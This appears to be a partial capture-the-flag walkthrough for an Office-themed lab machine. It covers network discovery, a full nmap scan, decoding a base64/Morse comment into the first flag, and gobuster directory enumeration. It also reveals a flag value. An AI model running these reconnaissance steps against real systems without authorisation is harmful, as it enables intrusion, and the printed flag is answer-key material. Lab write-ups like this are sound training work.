DIGITAL MISFITS

Brandon Bennett Darrell Cooper

The Office: Doomsday Device

Story

Dwight Schrute devised a system (called the Doomsday Device) to find mistakes made by employees in the office. It will forward incriminating emails to Robert California if employees make five mistakes in one day, effectively causing them to lose their jobs. Your goal is to find your way into the system and save everyone's job by getting root access.

Goal

There are 8 flags in total. Collect them all and get root access to defuse the Doomsday Device.

Tools Used

- Netdiscover
- Nmap
- SignalSquirrel
- WireShark
- creedGEN
- Cat
- Nano
- Gobuster
- ftp
- FFuF
- BurpSuite
- Netcat
- MySQL
- ExifTool
- Knock
- SSH2John
- JohnTheRipper
- lftp

First, we need to run 'netdiscover' to find the target machines IP address.

sudo netdiscover -r 10.0.2.0/24

```
└─$ sudo netdiscover -r 10.0.2.0/24
```

Below is displayed the results of the 'netdiscover' scan:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      5     300  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:ee:85:4f      2     120  PCS Systemtechnik GmbH
10.0.2.7        08:00:27:fc:47:eb      2     120  PCS Systemtechnik GmbH
```

We need to run an ‘nmap’ scan on the target machine to find any open ports, services running, server versions, etc.
sudo nmap -v -T4 -A -sC -sV -p- -oN nmapofficectf.log 10.0.2.7

```
└$ sudo nmap -v -T4 -A -sC -sV -p- -oN nmapofficectf.log 10.0.2.7
```

```
Host is up (0.00074s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp     vsftpd 3.0.3
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/nothingtoseehere
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
18888/tcp open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Dunder Mifflin
|_http-generator: Koken 0.22.24
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
65533/tcp open     http    Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:FC:47:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 13.602 days (since Mon May  1 02:35:45 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1; OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 10.0.2.7

NSE: Script Post-scanning.
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
           Raw packets sent: 65559 (2.885MB) | Rcvd: 65549 (2.623MB)
```

We discover that there are four open ports on the target machine. Port 21 (FTP), port 80(HTTP), port 65533(TCP/UDP), and port 18888(TCP/UDP).

```
Discovered open port 21/tcp on 10.0.2.7
Discovered open port 80/tcp on 10.0.2.7
Discovered open port 65533/tcp on 10.0.2.7
Discovered open port 18888/tcp on 10.0.2.7
```

We also find that port 22 (SSH) is being filtered. This is a potential attack surface that we might be able to exploit later.

```
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp     vsftpd 3.0.3
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Site doesn't have a title (text/html).
```

10.0.2.7/

10.0.2.7


We then open a browser and proceed to the targeted IP address.


Under Construction

DUNDER MIFFLIN, INC.
PAPER COMPANY

Coming Christmas 2020!

Next, we will need to start looking for leads to the location of the first flag, we can do so by viewing the page source:






```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <style>
5  body {
6    background-image: url('background.png');
7    background-repeat: no-repeat;
8    background-attachment: fixed;
9    background-size: cover;
10 }
11 </style>
12 </head>
13 <body>
14
15 </body>
16 </html>
17
18
19
20
21
22
23
24
25
26
27
28
29
```

At the bottom of the page, we find a string of base64:

```
468
469  <!-- Li0tLSAuLiAtLSAvIC4tIC0uIC0uLiAvIC4tLS4gLi0gLS0gLyAuLi4uIC4tIC4uLi0gLiAvIC0gLi0gLi0uLiAtLi0gLiAtLi4gLyAuLSAtLi4uIC0tLSAuLi0gLSAvIC0tIC
```

We then need to decode this encoded message, from base64 to clear-text. We can do so by saving the string into a text file using "sudo nano base64office" and using the base64 encoder/decoder that is standard in Kali Linux.

```
└$ base64 -d base64office
```

It returns the following output, which turns out to be encoded in morse code.

```
└$ base64 -d base64office
.--- .. -- / .- -. -.. / .--. .- -- / .... .- ...- . / - .- .-.. -.- . -.. / .-
-... --- ..- - / -- . / .. -. / -- --- .-. ... . / -.-. --- -.. . / ... . ...- .
 .-. .- .-.. / - .. -- . ... .-.-.- / -... ..- - / .--- --- -.- . .----. ... / -
-- -. / - .... . -- / -... . -.-. .- ..- ... . / .. / -.- -. --- .-- / -- --- .-
. ... . / -.-. --- -.. . .-.-.- / ... .. -. -.-. . / -.-- --- ..- / -.-. --- ..-
 .-.. -.. / .-. . .- -.. / - .... .. ... / .. / .- ... ... ..- -- . / -.-- --- .
.- / -.- -. --- .-- / .. - / - --- --- .-.-.- / .- -. -.-- .-- .- -.-- ... / - .
... .. ... / .. ... / .--- ..- ... - / - .... . / ..-. .. .-. ... - / ..-. .-..
.- --. --..-- / -.-- --- ..- / .-- .. .-.. .-.. / -. . ...- . .-. / -.-. .-. .-
-.-. -.- / -- -.-- / .. -. --. . -. .. --- ..- ... / -- .- -.-. .... .. -. . --.
.-- / -.. --- -. .----. - / ..-. --- .-. --. . - / .. / .- -- / -... . - - . .-.
 / - .... .- -. / -.-- --- ..- / .... .- ...- . / . ...- . .-. / -... . . -. / -
-- .-. / . ...- . .-. / .-- .. .-.. .-.. / -... . -.-.-- / -.. .-- .. --. .... -
 / ..-. .-.. .- --. .---- ---... / ---.. -.-. .- ..-. ----. -.-. -.... ....- ..-
. ----. -.. .---- .---- ---.. .---- ..--- ----- -.... ..-. . -.-. --... ..-. ...
.- ----- .- --... ..... ..--- ....- -... ...--base64: invalid input
```

https://github.com/BBennett92/signalsquirrel

```
sudo git clone https://github.com/BBennett92/signalsquirrel.git

cd signalsquirrel

sudo chmod +x signalsquirrel.py

sudo python3 signalsquirrel.py
```

Signal Squirrel

Signal Squirrel is a Python script that allows you to convert text to Morse code, Base64, and binary, as well as convert Morse code, Base64, and binary back to text. It provides a user-friendly graphical interface using the Tkinter library.

How to Use:

Make sure you have Python installed on your system.


sudo git clone https://github.com/BBennett92/signalsquirrel.git

cd signalsquirrel

sudo chmod +x signalsquirrel.py

sudo python3 signalsquirrel.py

We can then run this morse code through a decoder to discover the encoded message, we can see it returns the following:



Results:

"JIM AND PAM HAVE TALKED ABOUT ME IN MORSE CODE SEVERAL TIMES. BUT JOKE'S ON THEM BECAUSE I KNOW MORSE CODE. SINCE YOU COULD READ THIS I ASSUME YOU KNOW IT TOO. ANYWAYS THIS IS JUST THE FIRST FLAG, YOU WILL NEVER CRACK MY INGENIOUS MACHINE, DON'T FORGET I AM BETTER THAN YOU HAVE EVER BEEN OR EVER WILL BE! DWIGHT

FLAG1: 8CAF9C64F9D1181206FEC7F40A7524B3"

First flag:

```
└$ cat flags
FLAG1: 8CAF9C64F9D1181206FEC7F40A7524B3
```

First, we need to run a subdomain crawler such as ‘dirb’ or ‘gobuster’ to find any hidden directories:


sudo gobuster dir -u http://10.0.2.7 -x txt,php,html --wordlist /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -o dir-80.log

```
└$ gobuster dir -u http://10.0.2.7 -x txt,php,html --wordlist /usr/share/seclis
ts/Discovery/Web-Content/directory-list-2.3-big.txt -o dir-80.log
```


Below, we find that several different subdomains are found using ‘gobuster’, it seems like we have a few possible leads to the next flag. “robots.txt”, “/nick”, as well as “/staffblog”.

```
===============================================================
2023/05/14 16:42:33 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 273]
/.php                 (Status: 403) [Size: 273]
/index.html           (Status: 200) [Size: 2819]
/robots.txt           (Status: 200) [Size: 42]
/nick                 (Status: 301) [Size: 303] [--> http://10.0.2.7/nick/]
/.html                (Status: 403) [Size: 273]
/.php                 (Status: 403) [Size: 273]
/staffblog            (Status: 301) [Size: 308] [--> http://10.0.2.7/staffblog/]
/server-status        (Status: 403) [Size: 273]
Progress: 538604 / 5095336 (10.57%)
```


In the '/robots.txt', we find something that might be of interest later.



In the '/nick' subdomain, we find two interesting files. One named 'farewell.txt' & 'nick.pcap', which is a Wireshark '.pcap' capture file we need to inspect for possible clues for the next flag.

